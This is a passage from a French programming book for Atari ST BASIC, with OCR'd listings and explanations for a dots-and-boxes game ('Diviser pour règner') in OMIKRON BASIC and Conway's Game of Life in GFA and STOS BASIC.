 37   DRAW INT(I%L*Xmax%L/10), INT(Ymax%L/10) TO INT(I%L*Xmax%L/10),
INT(9*Ymax%L/10)
 38 NEXT I%L
 39 '
 40 ' - - - - - - - - - - - - - - - -
 41 ' Affichage des commentaires
 42 ' - - - - - - - - - - - - - - - -
 43 '
 44 TEXT HEIGHT =32
 45 TEXT INT(Xmax%L/3.9),25,"Diviser pour règner"
 46 TEXT HEIGHT =13
 47 TEXT INT(Xmax%L/10)*6,Ymax%L-10,"J1 : 0"
 48 TEXT INT(Xmax%L/10)*7.5,Ymax%L-10,"J2 : 0"
 49 TEXT INT(Xmax%L/7),Ymax%L-10,"La main est au joueur 1"
 50 '
 51 ' - - - - - - - - - - -
 52 ' Boucle principale
 53 ' - - - - - - - - - - -
```



(suite)

```
 54 '
 55 LINE STYLE =1
 56 Joueur%L=1'Le 1er joueur a la main
 57 REPEAT
 58   MOUSEON
 59   IF MOUSEBUT =1 THEN
 60   MOUSEOFF
 61     '
 62     ' . . . . . .
 63     ' Attendre que le bouton soit relaché
 64     ' . . . . . .
 65     '
 66     REPEAT
 67     UNTIL MOUSEBUT =0
 68     '
 69     ' . . . . . .
 70     ' Détermination de la position du pointeur
 71     ' . . . . . .
 72     '
 73     Col%L= INT(10*( MOUSEX +20)/Xmax%L)-1
 74     Lig%L= INT(10*( MOUSEY -10)/Ymax%L)
 75     '
 76     ' . . . . . .
 77     ' Le pointeur est-il sur une ligne horizontale ?
 78     ' . . . . . .
 79     '
 80     Horiz%L=0
 81     IF ( MOUSEY <((Lig%L+1)*40+10)) AND ( MOUSEY >((Lig%L+1)*40-10)) THEN
 82       Horiz%L=1
 83     ENDIF
 84     IF ( MOUSEX <(Col%L+1)*64+10) AND ( MOUSEX >(Col%L+1)*64-10) THEN
 85       Horiz%L=2
 86     ENDIF
 87     '
 88     ' . . . . . .
 89     ' Traitement Ligne horizontale
 90     ' . . . . . .
 91     '
 92     IF Horiz%L=1 THEN
 93       A%L= INT((Col%L+1)*Xmax%L/10)
 94       B%L= INT((Lig%L+1)*Ymax%L/10)
 95       C%L= INT((Col%L+2)*Xmax%L/10)
 96       D%L= INT((Lig%L+1)*Ymax%L/10)
 97       DRAW A%L,B%L TO C%L,D%L
 98       H%L(Col%L+1,Lig%L+1)=1
 99       IF (H%L(Col%L+1,Lig%L)=1 AND V%L(Col%L+1,Lig%L)=1 AND
V%L(Col%L+2,Lig%L)=1) THEN
100         Croix(Col%L+1,Lig%L)
```

(suite)

```
 101       ENDIF
 102       IF (H%L(Col%L+1,Lig%L+2)=1 AND V%L(Col%L+1,Lig%L+1)=1 AND
V%L(Col%L+2,Lig%L+1)=1) THEN
 103         Croix(Col%L+1,Lig%L+1)
 104       ENDIF
 105     ENDIF
 106     '
 107     ' . . . . . .
 108     ' Traitement Ligne verticale
 109     ' . . . . . .
 110     '
 111     IF Horiz%L=2 THEN
 112       A%L= INT((Col%L+1)*Xmax%L/10)
 113       B%L= INT(Lig%L*Ymax%L/10)
 114       C%L= INT((Col%L+1)*Xmax%L/10)
 115       D%L= INT((Lig%L+1)*Ymax%L/10)
 116       DRAW A%L,B%L TO C%L,D%L
 117       V%L(Col%L+1,Lig%L)=1
 118       IF (V%L(Col%L,Lig%L)=1 AND H%L(Col%L,Lig%L)=1 AND
H%L(Col%L,Lig%L+1)=1) THEN
 119         Croix(Col%L,Lig%L)
 120       ENDIF
 121       IF (V%L(Col%L+2,Lig%L)=1 AND H%L(Col%L+1,Lig%L)=1 AND
H%L(Col%L+1,Lig%L+1)=1) THEN
 122         Croix(Col%L+1,Lig%L)
 123       ENDIF
 124     ENDIF
 125     '
 126     ' . . . . . .
 127     ' La main change
 128     ' . . . . . .
 129     '
 130     IF Joueur%L=1 THEN
 131       Joueur%L=2
 132       LINE WIDTH = 3
 133     ELSE
 134       Joueur%L=1
 135       LINE WIDTH = 1
 136     ENDIF
 137     TEXT INT(Xmax%L/7),Ymax%L-10,"La main est au joueur "+ STR$(Joueur%L)
 138   ENDIF
 139 UNTIL ( MOUSEBUT =2) OR (Cr%L=64)
 140 '
 141 ' - - - - - - - - - - - - - - -
 142 ' Commentaire de fin de jeu
 143 ' - - - - - - - - - - - - - - -
 144 '
 145 CLS
```



(suite)


```
146 IF (Cr%L<>64) THEN
147   PRINT "Interruption de la partie."
148   IF (Sj1%L>Sj2%L) THEN
149     PRINT "Le joueur 1 avait l'avantage ..."
150     PRINT Sj1%L;" points contre ";Sj2%L
151   ENDIF
152   IF (Sj2%L>Sj1%L) THEN
153     PRINT "Le joueur 2 avait l'avantage ..."
154     PRINT Sj2%L;" points contre ";Sj1%L
155   ENDIF
156   IF (Sj1%L=Sj2%L) THEN
157     PRINT "Les deux joueurs étaient à égalité : ";
158     PRINT Sj1%L;" à ";Sj2%L
159   ENDIF
160 ELSE
161   PRINT "Fin de la partie."
162   IF (Sj1%L>Sj2%L) THEN
163     PRINT "Le joueur 1 remporte la partie."
164     PRINT Sj1%L;" points contre ";Sj2%L
165   ENDIF
166   IF (Sj2%L>Sj1%L) THEN
167     PRINT "Le joueur 2 remporte la partie."
168     PRINT Sj2%L;" points contre ";Sj1%L
169   ENDIF
170   IF (Sj1%L=Sj2%L) THEN
171     PRINT "Les deux joueurs sont à égalité : ";
172     PRINT Sj1%L;" à ";Sj2%L
173   ENDIF
174 ENDIF
175 END
176 '
177 '
178 '
179 DEF PROC Croix(C%L,L%L)
180   ' ---------------------------------------
181   ' Affichage d'une croix dans une case
182   ' ---------------------------------------
183   U%L= INT(C%L*Xmax%L/10)
184   V%L= INT(L%L*Ymax%L/10)
185   W%L= INT((C%L+1)*Xmax%L/10)
186   X%L= INT((L%L+1)*Ymax%L/10)
187   DRAW U%L,V%L TO W%L,X%L
188   U%L= INT((C%L+1)*Xmax%L/10)
189   V%L= INT(L%L*Ymax%L/10)
190   W%L= INT(C%L*Xmax%L/10)
191   X%L= INT((L%L+1)*Ymax%L/10)
192   DRAW U%L,V%L TO W%L,X%L
193   Cr%L=Cr%L+1'Une croix de plus
```

(suite)

```
194    IF Joueur%L=1 THEN
195      Sj1%L=Sj1%L+1'pour le joueur 1
196      TEXT INT(Xmax%L/10)*6,Ymax%L-10,"J1 : "+ STR$(Sj1%L)
197    ENDIF
198    IF Joueur%L=2 THEN
199      Sj2%L=Sj2%L+1'pour le joueur 2
200      TEXT INT(Xmax%L/10)*7.5,Ymax%L-10,"J2 : "+ STR$(Sj2%L)
201    ENDIF
202    VOLUME 1,15
203    TUNE 1,250
204    WAIT .25
205    TUNE 1,0
206 RETURN
```


Lancez le programme. Le numéro du joueur courant est affiché en bas de l'écran. Le joueur 1 trace des traits minces et le joueur 2 des traits épais. Pour placer un trait, il suffit de le pointer sur l'aire de jeu et de cliquer. Le score des deux joueurs est également affiché en bas de l'écran. La partie se termine automatiquement lorsque toutes les cases ont été marquées, mais il est également possible d'appuyer sur le bouton droit de la souris pour mettre fin à une partie en cours.

Voici l'écran tel qu'il peut se présenter pendant une partie :



### LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :



Examinons le fonctionnement de la version OMIKRON.

Le programme débute par diverses initialisations. La version proposée fonctionne en mode haute résolution :

```
9 Xmax%L=640
10 Ymax%L=400
```

Modifiez la ligne 10 et remplacez-la par :

```
10 Ymax%L=200
```

si vous utilisez un écran couleur en mode moyenne résolution.

Les tableaux de jeu ont pour nom H%L et V%L. Ils contiennent la position des barres horizontales et verticales placées sur l'aire de jeu :

```
11 DIM H%L(10,10)'Tableau des traits horizontaux
12 DIM V%L(10,10)'Tableau des traits verticaux
```

Au départ, aucun des deux joueurs n'a inscrit une croix, et le nombre de croix sur l'aire de jeu est nul :

```
13 Cr%L=0'Aucune croix au départ
14 Sj1%L=0'Le joueur 1 n'a aucune croix à son actif
15 Sj2%L=0'Le joueur 2 n'a aucune croix à son actif
```

De même, les tableaux H%L et V%L sont à 0, ce qui signifie qu'aucune barre n'a été placée sur l'aire de jeu (lignes 21 à 26).

La grille de jeu est affichée à l'aide d'instructions DRAW (lignes 33 à 38). Les lignes utilisées sont brisées (ligne 32).

L'affichage initial se termine par divers éléments textes affichés à des positions graphiques à l'aide d'instructions TEXT.

Le programme se poursuit par la boucle de jeu. De type REPEAT UNTIL, cette boucle prend fin lorsque toutes les cases ont été cochées ou lorsque la touche droite de la souris est pressée.

```
57 REPEAT
   ...
139 UNTIL ( MOUSEBUT =2) OR (Cr%L=64)
```

Lorsque le bouton droit de la souris est pressé, le programme convertit la position graphique de la souris en une ligne et une colonne :

```
73    Col%L= INT(10*( MOUSEX +20)/Xmax%L)-1
74    Lig%L= INT(10*( MOUSEY -10)/Ymax%L)
```

Il teste ensuite si le pointeur se trouve sur une ligne horizontale ou verticale. Dans le premier cas, la variable Horiz%L est mise à 1. Cette variable est mise à 2 dans le second cas (lignes 80 à 86).

Lorsque le joueur a cliqué sur une ligne horizontale (Horiz%L=1), le traitement se fait entre les lignes 88 et 105. Les lignes 107 à 124 traitent le clic sur une ligne verticale.



Ces deux traitements sont relativement similaires. Ils se traduisent dans chaque cas par :

— le tracé d'un trait (horizontal ou vertical);

— la modification du tableau H%L ou V%L;

— le tracé d'une croix lorsqu'une case est totalement fermée.

Le programme se poursuit par le changement de joueur (variable Joueur%L et épaisseur des lignes) :

```
130    IF Joueur%L=1 THEN
131      Joueur%L=2
132      LINE WIDTH = 3
133    ELSE
134      Joueur%L=1
135      LINE WIDTH = 1
```

Le bloc d'instructions suivant affiche un commentaire de fin de partie qui dépend si la partie a été achevée ou si elle a été interrompue avant la fin (lignes 145 à 175).

Les dernières lignes du programme définissent la procédure Croix qui demande deux paramètres : la colonne et la ligne de la case sur laquelle doit être tracée une croix :

```
179 DEF PROC Croix(C%L,L%L)
```

La croix est tracée à l'aide de deux instructions DRAW pour lesquelles les coordonnées sont calculées dans les variables U%L, V%L, W%L et X%L (lignes 183 à 192).

Le nombre de croix est comptabilisé dans les variables Cr%L et Sj1%L (ou SJ2%L). Ces informations sont mises à jour sur l'écran en faisant appel à des instructions TEXT.

Enfin, un bip est émis à l'aide d'une instruction TUNE pour attirer l'attention des joueurs.

```
202  VOLUME 1,15
203  TUNE 1,250
204  WAIT .25
205  TUNE 1,0
```

# 9/3.4

# Jeux divers

## 9/3.4.1

## Jeu de la vie

La multiplication ou la disparition des cellules d'un être vivant est liée à des lois bien précises. Dans ce paragraphe, nous allons visualiser l'évolution d'un groupe de cellules animales dont les lois de survie sont les suivantes :

— toute cellule entourée par deux ou trois autres cellules survit (adaptation) ;

— toute cellule entourée par trois autres cellules se reproduit et donne naissance à une nouvelle cellule (reproduction) ;

— toute cellule entourée par une, quatre cellules ou plus meurt (sous ou surpopulation).

### COMMENT UTILISER LE PROGRAMME

Le programme a été développé en Basic GFA et en Basic STOS. En voici les listings.

Listing de la version Basic GFA :

```
REM ---------------
REM Jeu de la vie
REM ---------------
REM
GOSUB init          !Initialisation
GOSUB evolution     !Evolution de la communauté
GOSUB fin           !Commentaire de fin de jeu
END
'
'
'
PROCEDURE init
  REM
  REM ----------------------
  REM Initialisation du jeu
  REM ----------------------
  REM
  DIM t(10,10)
  CLS
  LOCATE 1,25
  PRINT "Jeu de la vie"
  LOCATE 2,25
  PRINT "-------------"
  PRINT
  PRINT
  PRINT "Vous allez voir naitre et mourir sous vos yeux une population de"
  PRINT "cellules."
  PRINT
  PRINT "Son évolution est dictée par les lois suivantes :"
  PRINT
  PRINT " - toute cellule entourée par deux ou trois autres cellules survit,
  PRINT
  PRINT " - lorsqu'une cellule est entourée de trois autres, une nouvelle"
  PRINT "   cellule nait,"
  PRINT
  PRINT " - toute cellule entourée par une, quatre cellules ou plus meurt."
  PRINT
  PRINT
  PRINT "                    Appuyez sur une touche ..."
  a$=INPUT$(1)
  CLS
  FOR i=1 TO 10
    LOCATE i+5,10
    FOR j=1 TO 10
      PRINT ". ";
    NEXT j
  NEXT i
  LOCATE 19,1
  PRINT "Déplacez le curseur à l'aide des touches flèches. Appuyez sur <F1>"
  PRINT "pour placer une cellule et sur <F2> pour en enlever une. Appuyez"
  PRINT "sur <Enter> pour valider les données entrées."
  '
  x=1
  y=1
```

(suite)

```
LOCATE y+5,10
PRINT CHR$(224)
REM
REM Boucle de saisie
REM
REPEAT
  KEYGET n
  n=(n AND &HFF0000)/&H10000 !Code clavier
  IF n=77 THEN
    REM
    REM - - - - - - - - - - - - - - -
    REM Déplacement vers la droite
    REM - - - - - - - - - - - - - - -
    REM
    IF x<>10 THEN
      c=t(x,y)
      LOCATE y+5,8+x*2
      IF c=0 THEN
        PRINT "."
      ELSE
        PRINT "*"
      ENDIF
      x=x+1
      LOCATE y+5,8+x*2
      PRINT CHR$(224)
    ENDIF
  ENDIF

  IF n=75 THEN
    REM
    REM - - - - - - - - - - - - - - -
    REM Déplacement vers la gauche
    REM - - - - - - - - - - - - - - -
    REM
    IF x<>1 THEN
      c=t(x,y)
      LOCATE y+5,8+x*2
      IF c=0 THEN
        PRINT "."
      ELSE
        PRINT "*"
      ENDIF
      x=x-1
      LOCATE y+5,8+x*2
      PRINT CHR$(224)
    ENDIF
  ENDIF

  IF n=72 THEN
    REM
    REM - - - - - - - - - - - - - - -
    REM Déplacement vers le haut
    REM - - - - - - - - - - - - - - -
    REM
```

(suite)

```
        IF y<>1 THEN
          c=t(x,y)
          LOCATE y+5,8+x*2
          IF c=0 THEN
            PRINT "."
          ELSE
            PRINT "*"
          ENDIF
          y=y-1
          LOCATE y+5,8+x*2
          PRINT CHR$(224)
        ENDIF
      ENDIF
      '
      IF n=80 THEN
        REM
        REM - - - - - - - - - - - - - - -
        REM Déplacement vers le bas
        REM - - - - - - - - - - - - - - -
        REM
        IF y<>10 THEN
          c=t(x,y)
          LOCATE y+5,8+x*2
          IF c=0 THEN
            PRINT "."
          ELSE
            PRINT "*"
          ENDIF
          y=y+1
          LOCATE y+5,8+x*2
          PRINT CHR$(224)
        ENDIF
      ENDIF
      '
      IF n=59 THEN
        REM
        REM - - - - - - - - - - - - - -
        REM Placement d'une cellule
        REM - - - - - - - - - - - - - -
        REM
        t(x,y)=1
      ENDIF
      '
      IF n=60 THEN
        REM
        REM - - - - - - - - - - - - - - -
        REM Effacement d'une cellule
        REM - - - - - - - - - - - - - - -
        REM
        t(x,y)=0
      ENDIF
    UNTIL n=28
  RETURN
  '
```



(suite)

```
'
'
PROCEDURE evolution
  REM
  REM ------------------------------
  REM Evolution de la communauté
  REM ------------------------------
  REM
  CLS
  REPEAT
    GOSUB gen    !Affichage de la génération courante
    GOSUB calcul !Calcul de la prochaine génération
    ch$=INKEY$
  UNTIL ch$<>""
RETURN
'
'
'
PROCEDURE gen
  REM
  REM ------------------------------------------
  REM Affichage de la génération courante
  REM ------------------------------------------
  REM
  LOCATE 1,11
  PRINT "Génération ";gen
  LOCATE 2,11
  PRINT "--------------"
  FOR y=1 TO 10
    LOCATE y+5,10
    FOR x=1 TO 10
      IF t(x,y)=1 THEN
        PRINT "* ";
      ELSE
        PRINT "  ";
      ENDIF
    NEXT x
  NEXT y
RETURN
'
'
'
PROCEDURE calcul
  REM
  REM ---------------------------------------
  REM Calcul de la prochaine génération
  REM ---------------------------------------
  REM
  gen=gen+1
  FOR i=2 TO 8
    FOR j=2 TO 8
      r=0
      IF t(i-1,j-1)=1 THEN
        r=r+1
```

(suite)

```
        ENDIF
        IF t(i-1,j)=1 THEN
          r=r+1
        ENDIF
        IF t(i-1,j+1)=1 THEN
          r=r+1
        ENDIF
        IF t(i,j-1)=1 THEN
          r=r+1
        ENDIF
        IF t(i,j+1)=1 THEN
          r=r+1
        ENDIF
        IF t(i+1,j-1)=1 THEN
          r=r+1
        ENDIF
        IF t(i+1,j)=1 THEN
          r=r+1
        ENDIF
        IF t(i+1,j+1)=1 THEN
          r=r+1
        ENDIF
        IF t(i,j)=1 THEN
          GOSUB mort !Mort éventuelle d'une cellule
        ELSE
          GOSUB naissance !Naissance éventuelle d'une cellule
        ENDIF
      NEXT j
    NEXT i
  RETURN
  '
  '
  '
  PROCEDURE mort
    REM
    REM ------------------------------
    REM Mort éventuelle d'une cellule
    REM ------------------------------
    REM
    IF (r<>2) AND (r<>3) THEN
      t(i,j)=0
    ENDIF
  RETURN
  '
  '
  '
  PROCEDURE naissance
    REM
    REM ---------------------------------
    REM Naissance éventuelle d'une cellule
    REM ---------------------------------
    REM
    IF (r=3) THEN
      t(i,j)=1
```

(suite)

```
    ENDIF
  RETURN
  '
  '
  '
  PROCEDURE fin
    REM
    REM ----------------------
    REM Fin de la simulation
    REM ----------------------
    REM
    tot=0
    FOR i=1 TO 10
      FOR j=1 TO 10
        tot=tot+t(i,j)
      NEXT j
    NEXT i
    LOCATE 20,1
    IF tot=0 THEN
      PRINT "Population décimée, génération ";gen-1
    ELSE
      PRINT "Fin de la simulation à la génération ";gen-1
    ENDIF
  RETURN
```

Listing de la version Basic STOS :

```
1000 rem ---------------
1010 rem Jeu de la vie
1020 rem ---------------
1030 rem
1040 gosub 1120 : rem Initialisation
1050 gosub 2390 : rem Evolution de la communauté
1060 gosub 3180 : rem Commentaire de fin de jeu
1070 end
1080 rem
1090 rem
1100 rem
1110 rem
1120 rem ------------------------
1130 rem Initialisation du jeu
1140 rem ------------------------
1150 rem
1160 dim T(10,10)
1170 key off
1180 curs off
1190 cls
1200 locate 25,1
1210 print "Jeu de la vie"
1220 locate 25,2
1230 print "---------------"
1240 print
1250 print
1260 print "Vous allez voir naitre et mourir sous vos yeux une population
 de"
1270 print "cellules."
1280 print
1290 print "Son évolution est dictée par les lois suivantes :"
1300 print
1310 print " - toute cellule entourée par deux ou trois autres cellules
 survit,"
1320 print
1330 print " - lorsqu'une cellule est entourée de trois autres, une
nouvelle"
1340 print "   cellule nait,"
1350 print
1360 print " - toute cellule entourée par une, quatre cellules ou plus
meurt."
1370 print
1380 print
1390 print "                Appuyez sur une touche ..."
1400 A$=input$(1)
1410 cls
1420 for I=1 to 10
1430 locate 10,I+5
1440 for J=1 to 10
1450 print ". ";
1460 next J
1470 next I
1480 locate 0,19
1490 print "Déplacez le curseur à l'aide des touches fléches. Appuyez sur
```



(suite)

```
 <F1>"
1500 print "pour placer une cellule et sur <F2> pour en enlever une.
Appuyez"
1510 print "sur <Enter> pour valider les données entrées."
1520 rem
1530 X=1
1540 Y=1
1550 locate 10,Y+5
1560 print chr$(253)
1570 rem
1580 rem Boucle de saisie
1590 rem
1600 repeat
1610 CH$=inkey$ : if CH$="" then 1610
1620 N=scancode
1630 if N<>77 then 1770
1640 rem
1650 rem - - - - - - - - - - - - - - -
1660 rem Déplacement vers la droite
1670 rem - - - - - - - - - - - - - - -
1680 rem
1690 if X=10 then 1760
1700 C=T(X,Y)
1710 locate 8+X*2,Y+5
1720 if C=0 then print "." else print "*"
1730 X=X+1
1740 locate 8+X*2,Y+5
1750 print chr$(253)
1760 rem
1770 if N<>75 then 1910
1780 rem
1790 rem - - - - - - - - - - - - - - -
1800 rem Déplacement vers la gauche
1810 rem - - - - - - - - - - - - - - -
1820 rem
1830 if X=1 then 1910
1840 C=T(X,Y)
1850 locate 8+X*2,Y+5
1860 if C=0 then print "." else print "*"
1870 X=X-1
1880 locate 8+X*2,Y+5
1890 print chr$(253)
1900 rem
1910 if N<>72 then 2050
1920 rem
1930 rem - - - - - - - - - - - - - - -
1940 rem Déplacement vers le haut
1950 rem - - - - - - - - - - - - - - -
1960 rem
1970 if Y=1 then 2050
1980 C=T(X,Y)
1990 locate 8+X*2,Y+5
2000 if C=0 then print "." else print "*"
2010 Y=Y-1
```

(suite)

```
2020 locate 8+X*2,Y+5
2030 print chr$(253)
2040 rem
2050 if N<>80 then 2190
2060 rem
2070 rem - - - - - - - - - - - - - -
2080 rem Déplacement vers le bas
2090 rem - - - - - - - - - - - - - -
2100 rem
2110 if Y=10 then 2190
2120 C=T(X,Y)
2130 locate 8+X*2,Y+5
2140 if C=0 then print "." else print "*"
2150 Y=Y+1
2160 locate 8+X*2,Y+5
2170 print chr$(253)
2180 rem
2190 if N<>59 then 2270
2200 rem
2210 rem - - - - - - - - - - - - -
2220 rem Placement d'une cellule
2230 rem - - - - - - - - - - - -
2240 rem
2250 T(X,Y)=1
2260 rem
2270 if N<>60 then 2340
2280 rem
2290 rem - - - - - - - - - - - - -
2300 rem Effacement d'une cellule
2310 rem - - - - - - - - - - - - -
2320 rem
2330 T(X,Y)=0
2340 until N=28
2350 return
2360 rem
2370 rem
2380 rem
2390 rem
2400 rem ------------------------------
2410 rem Evolution de la communauté
2420 rem ------------------------------
2430 rem
2440 cls
2450 repeat
2460 gosub 2550 : rem Affichage de la génération courante
2470 gosub 2730 : rem Calcul de la prochaine génération
2480 CH$=inkey$
2490 until CH$<>""
2500 return
2510 rem
2520 rem
2530 rem
2540 rem
2550 rem ------------------------------------
```

(suite)

```
2560 rem Affichage de la génération courante
2570 rem ------------------------------------
2580 rem
2590 locate 11,1
2600 print "Génération ";GEN
2610 locate 11,2
2620 print "---------------"
2630 for Y=1 to 10
2640 locate 10,Y+5
2650 for X=1 to 10
2660 if T(X,Y)=1 then print "* "; else print "  "
2670 next X
2680 next Y
2690 return
2700 rem
2710 rem
2720 rem
2730 rem
2740 rem ------------------------------------
2750 rem Calcul de la prochaine génération
2760 rem ------------------------------------
2770 rem
2780 GEN=GEN+1
2790 for I=2 to 8
2800 for J=2 to 8
2810 R=0
2820 if T(I-1,J-1)=1 then R=R+1
2830 if T(I-1,J)=1 then R=R+1
2840 if T(I-1,J+1)=1 then R=R+1
2850 if T(I,J-1)=1 then R=R+1
2860 if T(I,J+1)=1 then R=R+1
2870 if T(I+1,J-1)=1 then R=R+1
2880 if T(I+1,J)=1 then R=R+1
2890 if T(I+1,J+1)=1 then R=R+1
2900 if T(I,J)=1 then gosub 2980 else gosub 3080
2910 next J
2920 next I
2930 return
2940 rem
2950 rem
2960 rem
2970 rem
2980 rem ------------------------------
2990 rem Mort éventuelle d'une cellule
3000 rem ------------------------------
3010 rem
3020 if (R<>2) and (R<>3) then T(I,J)=0
3030 return
3040 rem
3050 rem
3060 rem
3070 rem
3080 rem ------------------------------------
3090 rem Naissance éventuelle d'une cellule
```


(suite)

```
3100 rem ------------------------------------
3110 rem
3120 if (R=3) then T(I,J)=1
3130 return
3140 rem
3150 rem
3160 rem
3170 rem
3180 rem ----------------------
3190 rem Fin de la simulation
3200 rem ----------------------
3210 rem
3220 SOM=0
3230 for I=1 to 10
3240 for J=1 to 10
3250 SOM=SOM+T(I,J)
3260 next J
3270 next I
